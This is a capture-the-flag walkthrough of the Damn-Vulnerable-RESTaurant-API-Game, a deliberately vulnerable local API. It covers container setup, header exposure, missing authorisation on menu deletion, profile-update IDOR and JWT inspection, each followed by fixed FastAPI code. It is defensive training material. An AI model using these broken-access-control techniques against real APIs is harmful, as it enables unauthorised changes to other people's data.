Damn-Vulnerable-RESTaurant-API-Game CTF | Web Application (Container) | Walkthrough | Ads Dawson | April 2024

😇😇 ###### DISCLAIMER ###### *Spoilers below!* 😇😇

Damn-Vulnerable-RESTaurant-API-Game CTF Writeup 🐍

Information

Aa Author	Person	Created time	Multi-select
@GangGreenTemperTatum	Ads Dawson	@April 17, 2024 9:36 AM	Completed

Table of Contents:

Insecure Web API Code Game powered by DevSec-Blog.com

- This walkthrough does not explain the full concepts of the vulnerabilities used for exploits and assumes knowledge of the techniques as a pre-requisite to attempting the CTF.

Additional Resources:

▼ Tips on amending Docker desktop to avoid paying for a license with replacement Colima Container Runtime 🐳

- The process should go as following for MAC OS

1. Quit docker desktop
2. Run `docker image ls` → you should get an error like this `Cannot connect to the Docker daemon, ...`
3. Install colima → `brew install colima`
4. Start colima → `colima start --cpu 8 --memory 12` (cpu and memory options only need to be specified on the first run, they persist after that)
5. `docker context use colima`
6. Test the same `docker image ls` command. It shouldn't error this time around
7. You can now run docker without Docker Desktop! Try building a container or running make dev

Follow up steps

1. Fully uninstall Docker Desktop:
2. Uninstall the docker desktop app from your Mac
3. Install the docker cli `brew install docker`
4. Edit `~/.docker/config.json` and remove the `credsStore` entry
5. `docker context use colima`
6. Install `buildx` and `docker-compose`

```
brew install docker-buildx docker-compose
mkdir -p ~/.docker/cli-plugins
ln -sfn /opt/homebrew/opt/docker-compose/bin/docker-compose ~/.docker/cli-plugins/docker-compo
ln -sfn /opt/homebrew/opt/docker-buildx/bin/docker-buildx ~/.docker/cli-plugins/docker-buildx
```

> If it fails with error: `ERROR: error during connect: Get "https://%2FUsers%2Fmyuser%2F.colima%2Fdefault%2Fdocker.sock/_ping": dial tcp: lookup /Users/myuser/.colima/default/docker.sock: no such host`

- Make sure `DOCKER_HOST` is not set
- Make sure the docker context is set to `colima` by running:

  `docker context use colima`
- Link the docker socket to the colima socket

  `sudo ln -sf $HOME/.colima/default/docker.sock /var/run/docker.sock`

🔥 huge kudos to the team for fixing and integrating a working colima setup! 🙏

https://github.com/theowni/Damn-Vulnerable-RESTaurant-API-Game/issues/2

https://github.com/theowni/Damn-Vulnerable-RESTaurant-API-Game/pull/4

▼ Setup ⚙️

either run `docker-compose up` to spin up the containers, or `./start_game.sh` to start the interactive coding challenge:

```
➜  ansible-playground-gcp-iap git:(main) ✗ colima start
INFO[0000] starting colima
INFO[0000] runtime: docker
INFO[0001] starting ...                                  context=vm
INFO[0024] provisioning ...                              context=docker
INFO[0024] starting ...                                  context=docker
INFO[0025] done
➜  ansible-playground-gcp-iap git:(main) ✗ sudo docker ps -a
Password:
CONTAINER ID   IMAGE                                      COMMAND                  CREATED
a395efc9877b   damn-vulnerable-restaurant-api-game-web   "bash -c 'alembic up…"   11 hours ag
df93e8e8c7dc   postgres:15.4-alpine                       "docker-entrypoint.s…"   11 hours ag

➜  Damn-Vulnerable-RESTaurant-API-Game git:(main) ✗ sudo docker-compose up
[+] Running 2/0
 ✔ Container damn-vulnerable-restaurant-api-game-db-1   Created
 ✔ Container damn-vulnerable-restaurant-api-game-web-1  Created
Attaching to db-1, web-1
db-1   |
db-1   | PostgreSQL Database directory appears to contain a database; Skipping initialization
db-1   |
db-1   | 2024-04-16 21:35:11.004 UTC [1] LOG:  starting PostgreSQL 15.4 on aarch64-unknown-li
db-1   | 2024-04-16 21:35:11.004 UTC [1] LOG:  listening on IPv4 address "0.0.0.0", port 5432
db-1   | 2024-04-16 21:35:11.004 UTC [1] LOG:  listening on IPv6 address "::", port 5432
db-1   | 2024-04-16 21:35:11.006 UTC [1] LOG:  listening on Unix socket "/var/run/postgresql/
db-1   | 2024-04-16 21:35:11.009 UTC [24] LOG:  database system was shut down at 2024-04-16 2
db-1   | 2024-04-16 21:35:11.017 UTC [1] LOG:  database system is ready to accept connections
web-1  | INFO  [alembic.runtime.migration] Context impl PostgresqlImpl.
web-1  | INFO  [alembic.runtime.migration] Will assume transactional DDL.
web-1  | INFO:     Will watch for changes in these directories: ['/app']
web-1  | INFO:     Uvicorn running on http://0.0.0.0:8080 (Press CTRL+C to quit)
web-1  | INFO:     Started reloader process [1] using WatchFiles
web-1  | /app/.venv/lib/python3.8/site-packages/pydantic/_internal/_config.py:269: UserWarning
web-1  | * 'orm_mode' has been renamed to 'from_attributes'
web-1  |   warnings.warn(message, UserWarning)
web-1  | INFO:     Started server process [11]
web-1  | INFO:     Waiting for application startup.
web-1  | INFO:     Application startup complete.
db-1   | 2024-04-16 21:40:11.107 UTC [22] LOG:  checkpoint starting: time
db-1   | 2024-04-16 21:40:11.118 UTC [22] LOG:  checkpoint complete: wrote 3 buffers (0.0%); 
```

ensure Burp Suite (if proxy of your choice) default listener is not `8080` to prevent duplicate TCP listeners conflict with the application and verify

```
➜  Damn-Vulnerable-RESTaurant-API-Game git:(main) ✗ curlheaders -v http://localhost:8080/docs
*   Trying 127.0.0.1:8080...
* Connected to 127.0.0.1 (127.0.0.1) port 8080
> GET http://localhost:8080/docs HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/8.4.0
> Proxy-Connection: Keep-Alive
> Accept: application/json
> Content-Type: application/json
>
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
< date: Wed, 24 Apr 2024 00:41:46 GMT
date: Wed, 24 Apr 2024 00:41:46 GMT
< server: uvicorn
server: uvicorn
< content-length: 950
content-length: 950
< content-type: text/html; charset=utf-8
content-type: text/html; charset=utf-8

<
* Excess found: excess = 950 url = /docs (zero-length body)
* Connection #0 to host 127.0.0.1 left intact
➜  Damn-Vulnerable-RESTaurant-API-Game git:(main) ✗ curlheaders -v http://localhost:8080/redoc
*   Trying 127.0.0.1:8080...
* Connected to 127.0.0.1 (127.0.0.1) port 8080
> GET http://localhost:8080/redoc HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/8.4.0
> Proxy-Connection: Keep-Alive
> Accept: application/json
> Content-Type: application/json
>
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
< date: Wed, 24 Apr 2024 00:41:51 GMT
date: Wed, 24 Apr 2024 00:41:51 GMT
< server: uvicorn
server: uvicorn
< content-length: 910
content-length: 910
< content-type: text/html; charset=utf-8
content-type: text/html; charset=utf-8

<
* Excess found: excess = 910 url = /redoc (zero-length body)
* Connection #0 to host 127.0.0.1 left intact
```

let the games begin! 🚀🎲

```
➜  Damn-Vulnerable-RESTaurant-API-Game git:(main) ✗ sudo docker compose exec web python3 g
ame.py

            Welcome to Damn Vulnerable RESTaurant!

            Our restaurant was recently attacked by unknown threat actor!
            The restaurant's API and underlying system were compromised by
            exploiting various security vulnerabilities.

            The owner of the restaurant - Mysterious Chef wants you to
            investigate how it happened and fix the vulnerabilities.
            Chef suspects that attackers were associated with the newly opened
            restaurant located across the street.

            The attackers left tests confirming the exploits that they
            used to gain access to the system. You can read these tests
            to understand the vulnerability better but don't modify them.

            Your task is to fix the vulnerabilities to make sure that those
            malicious tests are no longer passing. In next steps, you will
            get vulnerability hints left by the attackers.
            Use those hints to implement fixes.


Click any key to continue...


Level 0 - Technology Details Exposed Via Http Header

Note:
    I was hired to perform a security assessment of Chef's restaurant.
    It looks to be a pretty interesting challenge. The woman who hired me
    paid upfront and sent me only URL to the Chef's restaurant API.

    I spent a few minutes with the restaurant's API and already found
    a vulnerability exposing utilised technology details in the HTTP
    response in "/healthcheck" endpoint. HTTP response contained
    "X-Powered-By" HTTP header with information what Python and FastAPI
    versions are utilised.
    I can use these pieces of information to search for exploits
    online!

    From a security perspective, it's recommended to remove this HTTP
    header to not expose technology details to potential attackers
    like me.

Possible fix:
    Modify "/healthcheck" endpoint to not return "X-Powered-By" HTTP header.
    It can be achieved by removing the "response.headers" line
    from "apis/healthcheck/service.py" file.

Test file confirming the vulnerability:
    app/tests/vulns/level_0_technology_details_exposed_via_http_header.py
```

```
Fix the vulnerability and press any key to validate the fix...
```


Challenges: 🔪 Methodologies and Attack Vectors


▼ 1️⃣ Lesson Zero 🍮 - `x-powered-by` "Technology Details Exposed Via Http Header"

we can see from the HTTP headers response from the app, that an insecure header is observed (see `<------- HERE` below).

> HTTP Headers - OWASP Cheat Sheet Series
> Website with the collection of all the cheat sheets of the project.
> https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html

```
➜  Damn-Vulnerable-RESTaurant-API-Game git:(main) ✗ curl -X GET -IL -v http://localhost:8080/
*   Trying [::1]:8080...
* connect to ::1 port 8080 failed: Connection refused
*   Trying 127.0.0.1:8080...
* Connected to localhost (127.0.0.1) port 8080
> GET http://localhost:8080/healthcheck HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/8.4.0
> Accept: */*
> Proxy-Connection: Keep-Alive
>
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
< date: Wed, 17 Apr 2024 00:42:05 GMT
date: Wed, 17 Apr 2024 00:42:05 GMT
< server: uvicorn
server: uvicorn
< content-length: 11
content-length: 11
< content-type: application/json
content-type: application/json
< x-powered-by: Python 3.8, FastAPI ^0.103.0 <------- HERE
x-powered-by: Python 3.8, FastAPI ^0.103.0
```





fixed code 🔧

```
from fastapi import APIRouter, Response
```

```
router = APIRouter()


@router.get("/healthcheck")
def healthcheck(response: Response):
    return {"ok": True}
```


▼ 2️⃣ Lesson One 🎃 - `BOLA` "Unrestricted Menu Item Deletion in `/menu` API endpoint"

classic BOLA where the affected code lacks authentication checks for the current user set from the bearer token to authenticate to the endpoint


```
Level 1 - Unrestricted Menu Item Deletion

Note:
    The previous vulnerability was just a low severity issue but
    allowed me to understand the application's technology better.

    After several minutes with the app, I already found much more
    interesting vulnerability!
    It looks like Chef forgot to add authorisation checks to "/menu/{id}"
    API endpoint and anyone can use DELETE method to delete items
    from the menu!

Possible fix:
    Probably, it could be fixed in "delete_menu_item" function in
    "apis/menu/service.py" file by adding auth=Depends(...) with proper
    roles checks.
    There is an example implementation of authorisation checks in
    "update_menu_item" function.

Test file confirming the vulnerability:
    app/tests/vulns/level_1_unrestricted_menu_item_deletion.py
```

```
➜  Damn-Vulnerable-RESTaurant-API-Game git:(main) ✗ curl -X GET -IL -v http://localhost:8080/
*   Trying [::1]:8080...
* connect to ::1 port 8080 failed: Connection refused
*   Trying 127.0.0.1:8080...
* Connected to localhost (127.0.0.1) port 8080
> GET http://localhost:8080/menu HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/8.4.0
> Accept: */*
> Proxy-Connection: Keep-Alive
>
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
< date: Wed, 17 Apr 2024 01:03:10 GMT
date: Wed, 17 Apr 2024 01:03:10 GMT
< server: uvicorn
server: uvicorn
```


```
< content-length: 1984
content-length: 1984
< content-type: application/json
content-type: application/json
```





16	1713316635304	http://localhost:8080	POST	/token	true	false	422
17	1713316650278	http://localhost:8080	POST	/token	true	false	200



authenticate to the api to gather a bearer token










```
\        |    /   \   |      |          |\        |\        |   |
 \______/ \__/     \__|   \__|      \__| \______/  \______/ \__|
 Version 2.2.6               \______|             @ticarpi

Original JWT:

======================
Decoded Token Values:
======================

Token header values:
[+] alg = "HS256"
[+] typ = "JWT"

Token payload values:
[+] sub = "ads"
[+] exp = 1713318450    ==> TIMESTAMP = 2024-04-16 21:47:30 (UTC)

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```

code fix 🔧







webapp now validates and denies the request from the client to delete menu items

Fixed code:


```
from typing import List

from apis.auth.utils import RolesBasedAuthChecker, get_current_user
from apis.menu import schemas, utils
from db.models import MenuItem, User, UserRole
from db.session import get_db
from fastapi import APIRouter, Depends, status
from sqlalchemy.orm import Session
from typing_extensions import Annotated

router = APIRouter()


@router.get("/menu", response_model=List[schemas.MenuItem])
def get_menu(db: Session = Depends(get_db)):
    return db.query(MenuItem).all()


@router.put(
    "/menu", response_model=schemas.MenuItem, status_code=status.HTTP_201_CREATED
)
def create_menu_item(
    menu_item: schemas.MenuItemCreate,
    current_user: Annotated[User, Depends(get_current_user)],
    db: Session = Depends(get_db),
    auth=Depends(RolesBasedAuthChecker([UserRole.EMPLOYEE, UserRole.CHEF])),
```


```
):
    db_item = utils.create_menu_item(db, menu_item)
    return db_item


@router.put("/menu/{item_id}", response_model=schemas.MenuItem)
def update_menu_item(
    item_id: int,
    menu_item: schemas.MenuItemCreate,
    current_user: Annotated[User, Depends(get_current_user)],
    db: Session = Depends(get_db),
    auth=Depends(RolesBasedAuthChecker([UserRole.EMPLOYEE, UserRole.CHEF])),
):
    db_item = utils.update_menu_item(db, item_id, menu_item)
    return db_item


@router.delete("/menu/{item_id}", status_code=status.HTTP_204_NO_CONTENT)
def delete_menu_item(
    item_id: int,
    current_user: Annotated[User, Depends(get_current_user)],
    db: Session = Depends(get_db),
    auth=Depends(RolesBasedAuthChecker([UserRole.EMPLOYEE, UserRole.CHEF])),
):
    utils.delete_menu_item(db, item_id)
    return {"ok": True}
```

▼ 3️⃣ Lesson Two 🧢 - "IDOR/BFLA in `/profile` API endpoint"


```
Level 2 - Unrestricted Profile Update Idor

Note:
    Holly molly, I found another vulnerability!

    Chef would be mad at me for this one...
    It's possible to modify any profile's details by providing username
    in HTTP request sent to "/profile" endpoint with PUT method.
    I could change anyone's phone number and other details so easily!

Possible fix:
    Probably, it could be fixed by making sure that "current_user"
    is authorised to perform updates only in own profile.

    The fix could be implemented in "update_current_user_details"
    function in "apis/auth/service.py" file.

Test file confirming the vulnerability:
    app/tests/vulns/level_2_unrestricted_profile_update_IDOR.py
```

